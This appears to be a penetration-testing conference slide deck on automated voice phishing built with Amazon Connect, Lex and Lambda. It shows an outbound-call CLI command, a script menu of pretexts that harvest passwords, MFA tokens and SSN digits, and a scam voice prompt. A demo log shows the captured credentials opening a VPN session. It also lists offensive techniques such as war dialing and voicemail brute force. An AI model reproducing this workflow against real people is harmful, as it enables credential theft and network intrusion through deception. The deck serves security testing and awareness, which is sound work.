















---

# ATTACK SCENARIOS

OUTBOUND PHONE CALLS

---

## Outbound Call to Target

- ◆ Connect provides an API that you can use to place outbound phone calls
- ◆ Outbound calls can be placed into a workflow which follows an automated system
  - “You have...1...new message”*
  - “Please say your username”*
  - “Please say your password”*
  - “First message:”*
- ◆ Lex recognizes the data and transcribes it for Lambda
- ◆ Lambda takes the creds and sends them to the tester



```
[~] aws connect start-outbound-voice-contact
--destination-phone-number "+1XXXXXX9001"
--contact-flow-id 8XXXXXX5-XXXX-XXXX-XXXX-7a751XXXXXX5
--instance-id f0XXXXXX-XXXX-XXXX-XXXX-abXXXXXXe7e1
--source-phone-number "+1XXXXXX2315"

{
  "ContactId": "2XXXXXX3-XXXX-XXXX-XXXX-724c5XXXXXX5"
}
```



```
[~] ./callme.py
Client Name: NetSPI
Project Name: BSidesPDX
=====
NetSPI-BSidesPDX - Call #01
=====

  1: MFA Token Sync
    - Email
    - PIN
    - OTP
  2: Secure Message
    - Username
    - Password
  3: Compromised Account
    - Full name
    - Date of birth
    - SSN (last 4)
  4: Manual
    - Transfers call to tester

?: 2

Target Number: [REDACTED] 9001
Calling: + [REDACTED] 9001

.....
.....

Call Placed - Contact ID: 994e[REDACTED]e
Continue [1] or Quit [any key]?: q
```

## Outbound Call to Target

### ◆ Problem:

- Working on a test, couldn't locate direct phone numbers for employees
- Found a dial-by-name directory, but could reach it directly
  - Would only rollover to the directory if the receptionist/operator didn't answer

### ◆ Solution:

- Outbound phone call to contact operator
- Operator answers, phone is busy
- Place a second call
- Routed straight to the directory and could reach employees directly



---

# DEMO

VPN CONNECTION

---


☒ Text-to-speech or chat text

☒ Enter text

Our records indicate that your account has been flagged for malicious activity. In order to regain access to the corporate network, we will need to verify your identity. Please press 1 to begin the verification process.

☐ Enter dynamically

Interpret as



Text 

DTMF Amazon Lex

Plays an audio prompt and branches based on DTMF or Amazon Lex intents. The audio prompt is interruptible when using DTMF.

Lex bot

Name

Phone\_Input (US East: N. Virginia)  

☆

Incognito

🔔

psayler ▾

N. Virginia ▾

Support ▾

> Test bot (Latest)

🟢 Ready. Build complete.

You're now ready for complete testing. Type an utterance below to begin conversation with your chatbot.

[Clear chat history](#)

🎤 Chat with your bot...

Inspect response

Hide

When you chat with your bot, you can see the fulfillment state of your intent and the response here.

or its affiliates. All rights reserved.

Privacy Policy

Terms of Use

root@ip-172-31-93-63:~# ./demo.py

	A	B
1	Username	Full Name
2	jsmith	Jennifer Smith
3	sjohnson	Susan Johnson
11	dwilson	Danielle Wilson
12	cmartinez	Carolyn Martinez
13	danderson	David Anderson
97	lgutierrez	Loren Gutierrez
98	jperry	Jacob Perry
99	abutler	Andrew Butler
100	tbarnes	Teresa Barnes
101	pfisher	Peter Fisher

```
root@ip-172-31-93-63:~# ./demo.py
35.172.190.12 - - [07/Oct/2020 23:50:38] "GET /1715e6f4-5905-4d0a-956a-115ae060e0fa?u
200 -
=====
TRANSCRIBED NAME:   David
=====
USERNAME:           danderson
=====
PASSWORD:           Spring2019
=====
TOKEN:              522244
=====
Current Network Interfaces
=====
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 12:4a:3e:4a:5c:01 brd ff:ff:ff:ff:ff:ff
    inet 172.31.93.63/20 brd 172.31.95.255 scope global dynamic eth0
        valid_lft 2145sec preferred_lft 2145sec
```



```
=====
Passing credentials to VPN client...
=====

=====
Checking status...
=====

.....
.....
.....
=====

Current Network Interfaces
-----
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default
    link/ether 12:4a:3e:4a:5c:01 brd ff:ff:ff:ff:ff:ff
    inet 172.31.93.63/20 brd 172.31.95.255 scope global dynamic eth0
        valid_lft 2130sec preferred_lft 2130sec
    inet6 fe80::104a:3eff:fe4a:5c01/64 scope link
        valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN
    link/none
    inet 172.27.232.4/21 brd 172.27.239.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::d9fe:d6b9:76d3:4f11/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
```



# Amazon Connect

---

## RESOURCES

---

## Services

- ◆ Amazon Connect - Call Center
  - <https://aws.amazon.com/connect/>
- ◆ Lambda
  - <https://aws.amazon.com/lambda/>
- ◆ Lex
  - <https://aws.amazon.com/lex/>
- ◆ Transcribe
  - <https://aws.amazon.com/transcribe/>
- ◆ Azure - Speech to Text
  - <https://azure.microsoft.com/en-us/services/cognitive-services/speech-to-text/>
- ◆ Twilio
  - <https://www.twilio.com/>
  - <https://www.twilio.com/speech-recognition>

## Defense

- ◆ Security Awareness Training
- ◆ Google Assistant - Call Screening
  - <https://support.google.com/phoneapp/answer/9118387?hl=en>
- ◆ Jolly Roger
  - <https://jollyrogertelephone.com/>
- ◆ ItsLenny
  - <https://www.reddit.com/r/itslenny/>

## Offense

- ◆ Advanced War Dialing
  - Goodbye DTMF, Hello Speech Recognition
- ◆ User Enumeration
  - Dial-by-name directory
- ◆ Voicemail Bruteforce
- ◆ Desk Phone Intercom
  - Rubber Ducky -> Dial Out -> Silently Record

## Defense

- ◆ USB Drops
  - Word document with macro
  - Macro calls out to web service
  - Web service starts phone call and tells user not to open the file



(773) 598-4494

 @AntiSocialSE



MINNEAPOLIS | NEW YORK | PORTLAND | DENVER | DALLAS

<https://www.netspi.com>



<https://www.facebook.com/netspi>



@NetSPI

<https://www.slideshare.net/NetSPI>